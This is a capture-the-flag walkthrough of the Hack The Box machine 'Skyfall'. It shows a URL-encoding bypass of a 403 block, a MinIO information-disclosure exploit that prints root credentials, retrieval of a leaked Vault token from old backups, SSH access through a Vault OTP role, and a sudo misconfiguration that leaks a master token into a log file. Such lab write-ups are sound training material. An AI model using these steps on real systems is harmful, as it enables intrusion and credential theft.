HTB Linux Insane: Skyfall
Skyfall is an Insane rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.254
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-04 05:00 EST
Nmap scan report for 10.10.11.254
Host is up (0.093s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:70:f7:12:47:07:3a:88:8e:27:e9:cb:44:5d:10:fb (ECDSA)
|_  256 74:48:33:07:b7:88:9d:32:0e:3b:ec:16:aa:b4:c8:fe (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
Enumerate HTTP (Port 80)
Landing page. 
Pressing on “start demo” redirects to “demo.skyfall.htb”. 
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.254 skyfall.htb demo.skyfall.htb
Looks like we can login using guest:guest. 
Once logged in we see that the website is powered by flask. 
When visiting the metrics page we get a 403 forbidden error. 
We can bypass this by adding %0a at the end of the url. 
At the bottom of the page we find the following subdomain.
1
<http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster>
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.254 skyfall.htb demo.skyfall.htb prd23-s3-backend.skyfall.htb
Whilst visiting the endpoint page found in the /metrics page we find out that minio is running on the system, we can use the following: PoC to find a vulnerable URL that will disclose credentials.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ cat urls.txt
<http://prd23-s3-backend.skyfall.htb>

┌──(kali㉿kali)-[~]
└─$ python3 cve.py
Found a vulnerable URL: <http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify>
Now when we send a POST request to this url we will get credentials.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ curl -X POST <http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify>
{"MinioEndpoints":[{"Legacy":false,"SetCount":1,"DrivesPerSet":4,"Endpoints":[{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false}],"CmdLine":"<http://minio-node>{1...2}/data{1...2}","Platform":"OS: linux | Arch: amd64"}],"MinioEnv":{"MINIO_ACCESS_KEY_FILE":"access_key","MINIO_BROWSER":"off","MINIO_CONFIG_ENV_FILE":"config.env","MINIO_KMS_SECRET_KEY_FILE":"kms_master_key","MINIO_PROMETHEUS_AUTH_TYPE":"public","MINIO_ROOT_PASSWORD":"GkpjkmiVmpFuL2d3oRx0","MINIO_ROOT_PASSWORD_FILE":"secret_key","MINIO_ROOT_USER":"5GrE1B2YGGyZzNHZaIww","MINIO_ROOT_USER_FILE":"access_key","MINIO_SECRET_KEY_FILE":"secret_key","MINIO_UPDATE":"off","MINIO_UPDATE_MINISIGN_PUBKEY":"RWTx5Zr1tiHQLwG9keckT0c45M3AGeHD6IvimQHpyRywVWGbP1aVSGav"}}

MINIO_ROOT_USER: 5GrE1B2YGGyZzNHZaIww
MINIO_ROOT_PASSWORD: GkpjkmiVmpFuL2d3oRx0
In order to communicate with the minio instance we can use mc: Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~]
└─$ mc alias set myminio <http://prd23-s3-backend.skyfall.htb> 5GrE1B2YGGyZzNHZaIww GkpjkmiVmpFuL2d3oRx0
mc: Configuration written to `/home/kali/.mc/config.json`. Please update your access credentials.
mc: Successfully created `/home/kali/.mc/share`.
mc: Initialized share uploads `/home/kali/.mc/share/uploads.json` file.
mc: Initialized share downloads `/home/kali/.mc/share/downloads.json` file.
Added `myminio` successfully.
┌──(kali㉿kali)-[~]
└─$ mc admin info myminio

●  minio-node1:9000
   Uptime: 3 hours
   Version: 2023-03-13T19:46:17Z
   Network: 2/2 OK
   Drives: 2/2 OK
   Pool: 1

●  minio-node2:9000
   Uptime: 3 hours
   Version: 2023-03-13T19:46:17Z
   Network: 2/2 OK
   Drives: 2/2 OK
   Pool: 1

Pools:
   1st, Erasure sets: 1, Drives per erasure set: 4

1.6 MiB Used, 8 Buckets, 14 Objects, 8 Versions
4 drives online, 0 drives offline
While enumerating files we find a backup.tar.gz file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~]
└─$ mc ls --recursive --versions myminio
[2023-11-07 23:59:15 EST]     0B askyy/
[2023-11-08 00:35:28 EST]  48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 EST] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
[2023-11-09 16:37:09 EST] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 EST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2024-02-04 08:15:42 EST]  48KiB STANDARD 37cd8517-665e-482f-820a-16907169e060 v1 PUT askyy/test/askyy/Welcome.pdf
[2024-02-04 08:15:43 EST] 2.5KiB STANDARD 5e64ed13-df55-4197-ae6e-6d24c864e8b9 v1 PUT askyy/test/askyy/home_backup.tar.gz
[2024-02-04 08:17:43 EST] 2.5KiB STANDARD 1d48c202-1409-41cd-857c-fe55c707e3af v2 PUT askyy/test/home_backup.tar.gz
[2024-02-04 08:17:36 EST] 2.5KiB STANDARD a7c834c0-0ee7-4a5b-963d-ea5460959a67 v1 PUT askyy/test/home_backup.tar.gz
[2023-11-07 23:58:56 EST]     0B btanner/
[2023-11-08 00:35:36 EST]  48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:58:33 EST]     0B emoneypenny/
[2023-11-08 00:35:56 EST]  48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 EST]     0B gmallory/
[2023-11-08 00:36:02 EST]  48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 EST]     0B guest/
[2023-11-07 19:08:05 EST]  48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2024-02-04 07:51:34 EST]   325B STANDARD null v1 PUT guest/etc_passwd
[2024-02-04 07:59:44 EST] 2.6KiB STANDARD null v1 PUT guest/test
[2023-11-07 23:59:05 EST]     0B jbond/
[2023-11-08 00:35:45 EST]  48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 EST]     0B omansfield/
[2023-11-08 00:36:09 EST]  48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 EST]     0B rsilva/
[2023-11-08 00:35:51 EST]  48KiB STANDARD null v1 PUT rsilva/Welcome.pdf


┌──(kali㉿kali)-[~]
└─$ mc cp --recursive myminio/askyy/test/home_backup.tar.gz .
...htb/askyy/test/home_backup.tar.gz: 2.48 KiB / 2.48 KiB ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.97 KiB/s 1s
Since nothing useful was found in the files I checked the file versions again and downloaded the following.
1
[2023-11-09 16:36:30 EST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
1
2
3
┌──(kali㉿kali)-[/tmp/test]
└─$ mc cp --vid 2b75346d-2a47-4203-ab09-3c9f878466b8 myminio/askyy/home_backup.tar.gz ./
...fall.htb/askyy/home_backup.tar.gz: 2.64 KiB / 2.64 KiB ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.12 KiB/s 1s
In the .bashrc file of this file version we find a vault token and another subdomain.
1
2
export VAULT_API_ADDR="<http://prd23-vault-internal.skyfall.htb>"
export VAULT_TOKEN="--[SNIPPED]--"
Download vault and export the above lines.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~]
└─$ wget <https://releases.hashicorp.com/vault/1.12.2/vault_1.12.2_linux_amd64.zip>
--2024-02-04 13:51:36--  <https://releases.hashicorp.com/vault/1.12.2/vault_1.12.2_linux_amd64.zip>
Resolving releases.hashicorp.com (releases.hashicorp.com)... 52.222.139.85, 52.222.139.32, 52.222.139.64, ...
Connecting to releases.hashicorp.com (releases.hashicorp.com)|52.222.139.85|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 81378321 (78M) [application/zip]
Saving to: ‘vault_1.12.2_linux_amd64.zip’

vault_1.12.2_linux_amd64.zip     100%[==========================================================>]  77.61M  15.5MB/s    in 4.6s

2024-02-04 13:51:40 (17.0 MB/s) - ‘vault_1.12.2_linux_amd64.zip’ saved [81378321/81378321]


┌──(kali㉿kali)-[~]
└─$ unzip vault_1.12.2_linux_amd64.zip
Archive:  vault_1.12.2_linux_amd64.zip
  inflating: vault

┌──(kali㉿kali)-[~]
└─$ export VAULT_API_ADDR="<http://prd23-vault-internal.skyfall.htb/>"


┌──(kali㉿kali)-[~]
└─$ export VAULT_TOKEN="--[SNIPPED]--"


┌──(kali㉿kali)-[~]
└─$ export VAULT_ADDR="<http://prd23-vault-internal.skyfall.htb/>"
We have the permission to list SSH roles.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ ./vault token capabilities ssh/roles
list

┌──(kali㉿kali)-[~]
└─$ ./vault list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role
We can use the dev key role to obtain an SSH connection as the askyy user: Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~]
└─$ ./vault ssh -mode=otp -role=dev_otp_key_role askyy@skyfall.htb
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 4d453fac-54f1-1671-1bb8-cc7e49ad1763
The authenticity of host 'skyfall.htb (10.10.11.254)' can't be established.
ED25519 key fingerprint is SHA256:mUK/F6yhenOEZEcLnWWWl3FVk3PiHC8ETKpL3Sz773c.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'skyfall.htb' (ED25519) to the list of known hosts.
(askyy@skyfall.htb) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-92-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Sun Feb  4 19:16:44 2024 from 10.10.14.189
askyy@skyfall:~$ id
uid=1000(askyy) gid=1000(askyy) groups=1000(askyy)
User flag: cabea17b991f462032f37e394742a1a5
1
2
askyy@skyfall:~$ cat user.txt
cabea17b991f462032f37e394742a1a5
Privilege Escalation
Sudo -l output.
1
2
3
4
5
6
7
askyy@skyfall:~$ sudo -l
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin, use_pty

User askyy may run the following commands on skyfall:
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml [-vhd]*
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
Running the command we can run as root using the -vd flags results in a new token.
1
2
3
4
5
6
7
8
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: <http://prd23-vault-internal.skyfall.htb>
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
The token is written to a debug.log file. Since we are not the owner of this file we can circumvent this by creating the debug.log file before executing the above command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
askyy@skyfall:~/test$ touch debug.log
askyy@skyfall:~/test$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: <http://prd23-vault-internal.skyfall.htb>
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~/test$ ls
debug.log
askyy@skyfall:~/test$ cat debug.log
2024/02/04 19:43:56 Initializing logger...
2024/02/04 19:43:56 Reading: /etc/vault-unseal.yaml
2024/02/04 19:43:56 Security Risk!
2024/02/04 19:43:56 Master token found in config: --[SNIPPED]--
2024/02/04 19:43:56 Found Vault node: <http://prd23-vault-internal.skyfall.htb>
2024/02/04 19:43:56 Check interval: 5s
2024/02/04 19:43:56 Max checks: 5
2024/02/04 19:43:56 Establishing connection to Vault...
